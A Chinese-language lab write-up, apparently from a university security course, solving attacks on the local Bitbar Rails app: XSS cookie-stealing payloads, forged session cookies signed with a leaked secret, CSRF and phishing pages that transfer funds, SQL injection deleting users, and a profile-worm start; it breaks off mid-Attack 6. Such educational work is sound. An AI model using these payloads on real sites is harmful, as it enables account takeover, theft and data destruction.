Attack 1: Warm-up exercise: Cookie Theft

根据路由

```
get 'profile' => 'user#view_profile'
```

定位到函数

```
def view_profile
  @username = params[:username]
  @user = User.find_by_username(@username)
  if not @user
    if @username and @username != ""
      @error = "User #{@username} not found"
    elsif logged_in?
      @user = @logged_in_user
    end
  end

  render :profile
end
```


可以看到，输入的 `username` 被直接给打印出来，那么自然就存在XSS漏洞了。

payload

```
<script type="text/javascript">(new Image()).src="http://localhost:3000/steal_cookie?cookie="+document.cookie</script>
```

或者使用 xmlhttprequest 发送

```
<script type="text/javascript">var x = new XMLHttpRequest();x.open("GET", "http://localhost:3000/steal_cookie?cookie="+(document.cookie));x.send()</script>
```




Last Cookie Stolen

_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFVEkiJWQzNWJmMGQ3NjE2

Attack 2: Session hijacking with Cookies

参考这篇文章



> 上图说明了原始的 Session 对象 **Session Data** 是如何最终生成 Cookie 的

原来的加密过程：

1. 序列化
2. 填充，aes-cbc加密，结果用base64编码
3. hmac-sha1签名
4. 将加密的数据和签名通过 `--` 连接

但是意外地发现，bitbar的cookie并没有aes加密，可以通过

1. base64解码
2. 反序列化

得到原始信息，那么这么一来，就只需要绕过验签这一个障碍了

在 `config/initializers/secret_token.rb` 中

```
# Be sure to restart your server when you modify this file.

# Your secret key is used for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!

# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
# You can use `rake secret` to generate a secure secret key.

# Make sure your secret_key_base is kept private
# if you're sharing your code publicly.
Bitbar::Application.config.secret_token =
'0a5bfbbb62856b9781baa6160ecfd00b359d3ee3752384c2f47ceb45eada62f24ee1cbb6e7b0ae3095f70b0a302a2d2ba9aadf7bc686a49c8bac27464f9acb08'

```

这就是hmac-sha1的加解密密钥

ok，到此为止我们就能伪造数据了

1. attacke用户登陆，获取到当前的cookie
2. 修改cookie值

这里需要用到 `mechanize` 这个包，安装

```
gem install mechanize
```

模拟登陆实现

```
agent = Mechanize.new #实例化对象
url = "http://localhost:3000/login"

page = agent.get(url) # 获得网页

form = page.forms.first # 第一个表单
form['username'] = form['password'] = 'attacker' # 填写表单，用户名和密码都是attacker
agent.submit form # 提交表单
```

这就相当于登陆了，然后我们获得cookie信息

```
cookie = agent.cookie_jar.jar['localhost']['/'][SESSION].to_s.sub("#{SESSION}=", '')
cookie_value, cookie_signature = cookie.split('--')
raw_session = Base64.decode64(cookie_value)
session = Marshal.load(raw_session)
```

session如下:

```
{"session_id"=>"66ef9a22ca26e27ea4d3018b12c07999", "token"=>"q2VXDRnMskkf-69Gu2PiTg", "logged_in_id"=>4}
```

很明显， 我们只需要修改 `logged_in_id` 为1即可

```ruby
session['logged_in_id'] = 1
cookie_value = Base64.encode64(Marshal.dump(session)).split.join # get rid of newlines
cookie_signature = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, RAILS_SECRET, cookie_value)
cookie_full = "#{SESSION}=#{cookie_value}--#{cookie_signature}"

puts "document.cookie='#{cookie_full}';"
```


这时候得到的session

```
document.cookie='_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFVEkiJTY2ZWY5YTIyY2EyNmUyN2VhNGQzMDE4YjEyYzA3OTk5BjsAVEkiCnRva2VuBjsARkkiG3EyVlhEUm5Nc2trZi02OUd1MlBpVGcGOwBGSSIRbG9nZ2VkX2luX2lkBjsARmkG--935e2e8f9f3d190f2ffccdf9cafd9e4480319054';
```

然后再发送数据，比如访问 `http://localhost:3000/profile`

```ruby
url = URI('http://localhost:3000/profile')

http = Net::HTTP.new(url.host, url.port)

header = {'Cookie':cookie_full}
response = http.get(url,header)
puts response.body
```

此时我们就能看到，


```
header = {'Cookie':cookie_full}
response = http.get(url,header)
puts response.body
```

```
</div>

<div id="main" class="centerpiece">
  <div class="login-status">
      <span class="login-status-text">Hi, <strong>user1</strong></span>
      <a href="logout" class="button-primary pure-button">Log out</a>
  </div>

  <!-- page-specific content goes here -->

<h3>View profile</h3>
```

浏览器已经认为我们是 `user1` 了


完整代码

```ruby
require 'mechanize'
require 'net/http'
SESSION = '_bitbar_session'
RAILS_SECRET = '0a5bfbbb62856b9781baa6160ecfd00b359d3ee3752384c2f47ceb45eada62f24ee1cbb6e7b0ae3095f70b0a302a2d2ba9aadf7bc686a49c8bac27464f9acb08'

agent = Mechanize.new
url = "http://localhost:3000/login"

page = agent.get(url)

form = page.forms.first
```

```ruby
form['username'] = form['password'] = 'attacker'
agent.submit form

cookie = agent.cookie_jar.jar['localhost']['/'][SESSION].to_s.sub("#{SESSION}=", '')
cookie_value, cookie_signature = cookie.split('--')
raw_session = Base64.decode64(cookie_value)
session = Marshal.load(raw_session)

puts session
session['logged_in_id'] = 1
cookie_value = Base64.encode64(Marshal.dump(session)).split.join # get rid of newlines
cookie_signature = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, RAILS_SECRET, cookie_value)
cookie_full = "#{SESSION}=#{cookie_value}--#{cookie_signature}"

url = URI('http://localhost:3000/profile')

http = Net::HTTP.new(url.host, url.port)

header = {'Cookie':cookie_full}
response = http.get(url,header)
puts response.body

```

Attack 3: Cross-site Request Forgery

分析，登陆 user1,向attacker转帐，抓到的数据包如下



```
POST /post_transfer HTTP/1.1
Host: localhost:3000
Content-Length: 41
Cache-Control: max-age=0
Origin: http://localhost:3000
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.204 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://localhost:3000/transfer
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
_bitbar_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFVEkiJTZiYmJlMTc3NzczZTFhNWFhMDA3M2RiYTA1YmNmYWIzBjsAVEkiCnRva2VuBjsARkkiG3ozbUJVaG1WN2FkMzZIUm0wbWJPRmcGOwBGSSIRbG9nZ2VkX2luX2lkBjsARmkG--e463bdfba05de3892bde099ada00fa60a7d85ccc
Connection: close

destination_username=attacker&quantity=10
```

可见，只需要构造一个表单自动提交即可

`b.html` 内容如下

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
</head>
<body>

    <form action="http://localhost:3000/post_transfer" method="post"
enctype="application/x-www-form-urlencoded" id="pay">
        <input type="hidden" name="destination_username" value="attacker">
        <input type="hidden" name="quantity" value=10>
    </form>

    <script type="text/javascript">
        function validate(){
            document.getElementById("pay").submit();
        }
        window.load = validate();
        setTimeout(function(){window.location = "http://baidu.com";}, 0.1);
        </script>
</body>
</html>
```

表单的字段都是隐藏的，并且值都是给定的，之后通过

```
document.getElementById("pay").submit();
```

实现自动提交

最后

```
setTimeout(function(){window.location = "http://baidu.com";}, 0.1);
```

0.1s 后跳转到百度首页

也可以使用 `xmlhttprequest` ，一样的思路

```html
<html>
  <body>
    <script>
      var request = new XMLHttpRequest();
      request.open("POST", "http://localhost:3000/post_transfer");
      request.setRequestHeader("Content-type","application/x-www-form-
urlencoded");
      request.withCredentials = true;
      try {
        request.send("quantity=10&destination_username=attacker");
      } catch (err) {
        //
      } finally {
        window.location = "http://baidu.com/";
      }
    </script>
  </body>
```

```
</html>

```

Attack 4: Cross-site request forgery with user assistance

由于 `http://localhost:3000/super_secure_transfer` 转账的时候，表单带上了一个随机token，所以没办法通过 `CSRF` 来转帐，只能通过钓鱼的办法，欺骗用户输入自己的 `Super Secret Token` ,这样我们就能绕过服务器的校验了

`bp2.html` 可以使用上一个的代码

`bp.html`

```
<html>
  <head>
    <title>23333</title>
  </head>
  <body>
    <style type="text/css">
      iframe {
      width: 100%;
      height: 100%;
      border: none;
      }
    </style>
    <script></script>
    <iframe src="bp2.html" scrolling="no"></iframe>
  </body>
</html>

```

`bp2.html`


```
<p>请输入 super_secure_post_transfer 页面下的 Super Secret Token 来证明你不是机器人</p>

<input id="token" type="text" placeholder="Captcha">
<button onClick="gotEm()">Confirm</button>

<script>
function gotEm() {
  var token = document.getElementById("token").value;
  var request = new XMLHttpRequest();
  request.open("POST", "http://localhost:3000/super_secure_post_transfer", false);
  request.setRequestHeader("Content-type","application/x-www-form-urlencoded");
  request.withCredentials = true;
  try {
    request.send("quantity=10&destination_username=attacker&tokeninput=" + token);
  } catch (err) {
    // Do nothing on inevitable XSS error
  } finally {
    window.top.location = "http://baidu.com";
    }
  }
</script>

```

Attack 5: Little Bobby Tables (aka SQL Injection)

删除用户的逻辑如下

```
  def post_delete_user
    if not logged_in?
      render "main/must_login"
      return
    end

    @username = @logged_in_user.username
    User.destroy_all("username = '#{@username}'")

    reset_session
    @logged_in_user = nil
    render "user/delete_user_success"
  end
```

可以看到输入的用户名没有经过任何的过滤直接拼接到了SQL语句中，我们看到后台执行的SQL语句



```
ar/app/controllers/user_controller.rb:127)
  User Load (0.3ms)  SELECT "users".* FROM "users" WHERE (username = 'user1')
   (0.1ms)  begin transaction
  SQL (1.3ms)  DELETE FROM "users" WHERE "users"."id" = ?  [["id", 1]]
   (2.2ms)  commit transaction
  Rendering user/delete_user_success.html.erb within layouts/application
  Rendered user/delete_user_success.html.erb within layouts/application (0.3ms)
```

如果我们的用户名中含有user3即可将user3删除


那么如果我们注册用户

```
user3' or username GLOB 'user3?*
```

拼接出来的SQL语句必然是

```
delete from users where username = user3 or username GLOB 'user3?*'
```

登陆




Hi, **user3' or username GLOB 'user3?*** Log out

Active user accounts

username	bitbars
user1	200
user2	200
user3	100000
attacker	0
user3' or username GLOB 'user3?*	200


删除



Active user accounts

username	bitbars
user1	200
user2	200
attacker	0

此时可以看到后台执行的SQL语句



```
Started GET "/assets/silver_bars.jpg" for ::1 at 2020-05-17 08:52:32 +0800
Started POST "/close" for ::1 at 2020-05-17 08:52:35 +0800
Processing by UserController#post_delete_user as HTML
  User Load (0.2ms)  SELECT  "users".* FROM "users" WHERE "users"."id" = ? LIMIT ?  [["id", 5], ["LIMIT", 1]]
DEPRECATION WARNING: Passing conditions to destroy_all is deprecated and will be removed in Rails 5.1. To achieve the same use where(conditions).d
estroy_all. (called from post_delete_user at /mnt/g/2020/WHU/网络安全/project2-2/project2/bitbar/app/controllers/user_controller.rb:127)
  User Load (0.3ms)  SELECT "users".* FROM "users" WHERE (username = 'user3' or username GLOB 'user3?*')
   (0.2ms)  begin transaction
  SQL (1.8ms)  DELETE FROM "users" WHERE "users"."id" = ?  [["id", 3]]
   (1.7ms)  commit transaction
   (0.0ms)  begin transaction
  SQL (0.8ms)  DELETE FROM "users" WHERE "users"."id" = ?  [["id", 5]]
   (1.5ms)  commit transaction
  Rendering user/delete_user_success.html.erb within layouts/application
  Rendered user/delete_user_success.html.erb within layouts/application (0.7ms)
Completed 200 OK in 32ms (Views: 18.1ms | ActiveRecord: 6.6ms)
```

Attack 6: Profile Worm

问题出在渲染用户的profile上面

`profile.html.erb` 中，渲染用户的 `profile` 代码如下

```
      <% if @user.profile and @user.profile != "" %>
          <div id="profile"><%= sanitize_profile(@user.profile) %></div>
      <% end %>
```

调用了函数 `sanitize_profile`

```
    def sanitize_profile(profile)
      return sanitize(profile, tags: %w(a br b h1 h2 h3 h4 i img li ol p strong table tr td th u ul em span), attributes: %w(id class href colspan rowspan src align valign))
    end
```

其中 `santitize` 函数，通过 `tags` 和 `attributes` 可以指定允许的标签和属性白名单。


然而属性中出现了 `href` ,这意味着我们可以使用JavaScript伪协议来XSS

参考： https://ruby-china.org/topics/28760

比如

```
<strong id="bitbar_count" class="javascript:alert(1)"></strong>
```

更新自己的 `profile` 时，查看自己的profile，即可弹窗



localhost:3000 显示

1

Hi, **attacker**

Home

You have **0** bitbars.

如果有用户浏览当前的profile，那么将会发生两个操作

